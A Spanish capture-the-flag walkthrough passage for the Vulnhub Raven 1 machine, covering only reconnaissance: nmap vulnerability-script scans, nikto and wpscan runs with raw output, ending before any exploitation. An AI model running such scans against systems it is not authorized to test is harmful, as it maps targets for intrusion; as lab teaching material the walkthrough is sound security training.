
Writeup - Raven



LOOKING FOR THE BEST?

Raven Security - The Professionals


Established in 1987, Raven Security is a world leader in Physical and Cyber Security.

Vamos a trabajar con la máquina Raven de Vulnhub https://www.vulnhub.com/entry/raven-1,256/


Descripción: Debemos acceder como *root* y encontrar 4 banderas

Búsqueda de objetivo

Una vez descargada la máquina virtual e iniciada, lo primero que debemos averiguar es la IP; para ello ejecutamos *netdiscover* o *nmap*.



```
 Currently scanning: 192.168.135.0/16   |   Screen View: Unique Hosts

 41 Captured ARP Req/Rep packets, from 1 hosts.   Total size: 2460
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.135.133 00:0c:29:b6:4c:a8     41    2460  VMware, Inc.

root@kali:/home/kali# 
```



```
root@kali:/home/kali# nmap -Pn 192.168.135.0/24
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-25 17:50 CET
Nmap scan report for 192.168.135.133
Host is up (0.00031s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
MAC Address: 00:0C:29:B6:4C:A8 (VMware)
```

Vemos que tiene habilitados 3 puertos.

Recopilación de información


Para esta fase vamos a ejecutar todas las herramientas que conozcamos:

- nmap
- nikto
- …

Recordad siempre guardar los resultados en un fichero para no tener que volver a ejecutar los escaneres y perder tiempo.


Nmap

Como resultado obtenemos:




```
root@kali:/home/kali#  nmap -sS -sV --script vuln,auth,default 192.168.135.133 -v -oA raven
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-25 17:54 CET
NSE: Loaded 279 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 17:54
Completed NSE at 17:54, 0.00s elapsed
Initiating NSE at 17:54
Completed NSE at 17:54, 0.00s elapsed
Initiating NSE at 17:54
Completed NSE at 17:54, 0.00s elapsed
Initiating ARP Ping Scan at 17:54
Scanning 192.168.135.133 [1 port]
Completed ARP Ping Scan at 17:54, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:54
Completed Parallel DNS resolution of 1 host. at 17:54, 13.00s elapsed
Initiating SYN Stealth Scan at 17:54
Scanning 192.168.135.133 [1000 ports]
Discovered open port 80/tcp on 192.168.135.133
Discovered open port 111/tcp on 192.168.135.133
Discovered open port 22/tcp on 192.168.135.133
Completed SYN Stealth Scan at 17:54, 0.06s elapsed (1000 total ports)
Initiating Service scan at 17:54
Scanning 3 services on 192.168.135.133
Completed Service scan at 17:54, 6.05s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.135.133.
```

Sobre el puerto 22 obtenemos la siguiente información:




```
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-auth-methods:
|_  Supported authentication methods: false
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
```

Sobre el puerto 80 la siguiente información:



```
80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.135.133
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.135.133:80/
|     Form id:
|     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423
d01
|
|     Path: http://192.168.135.133:80/about.html
|     Form id:
|     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423
d01
|
|     Path: http://192.168.135.133:80/index.html
|     Form id:
|     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423
d01
|
|     Path: http://192.168.135.133:80/service.html
|     Form id:
|_    Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423
d01
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /wordpress/: Blog
|   /wordpress/wp-login.php: Wordpress login page.
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /manual/: Potentially interesting folder
|_  /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.10 (Debian)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-title: Raven Security
```


Y sobre el puerto 111:



```
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          42378/udp6  status
|   100024  1          48174/tcp   status
|   100024  1          59238/tcp6  status
|_  100024  1          59511/udp   status
MAC Address: 00:0C:29:B6:4C:A8 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

De esta información obtenemos varias *vulnerabilidades, directorios expuestos y la instalación de un wordpress.*

Nikto




```
root@kali:/home/kali# nikto -h 192.168.135.133 -o nikto_raven.txt
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.135.133
+ Target Hostname:    192.168.135.133
+ Target Port:        80
+ Start Time:         2021-03-25 18:00:51 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some fo
rms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the si
te in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.
x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdcb00, mtime: gzip
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information
. Configure Apache to ignore this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7916 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2021-03-25 18:01:49 (GMT1) (58 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:/home/kali#
```

Como vemos *nikto* nos arroja bastante información y algunas vulnerabilidades, clickjacking, XSS, … y observamos que tiene algunos directorios expuestos y que hay instalado un *wordpress*.


Wordpres Scan

De este escaneo obtenemos




```
root@kali:/home/kali# wpscan --url http://192.168.135.133/wordpress/ --enumerate vp,vt,u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.15
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.135.133/wordpress/ [192.168.135.133]
[+] Started: Thu Mar 25 18:06:49 2021

Interesting Finding(s):
```

La versión de wordpress:




```
[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.135.133/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.8.7'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.135.133/wordpress/, Match: 'WordPress 4.8.7'
```

Un par de usuarios de wordpress:



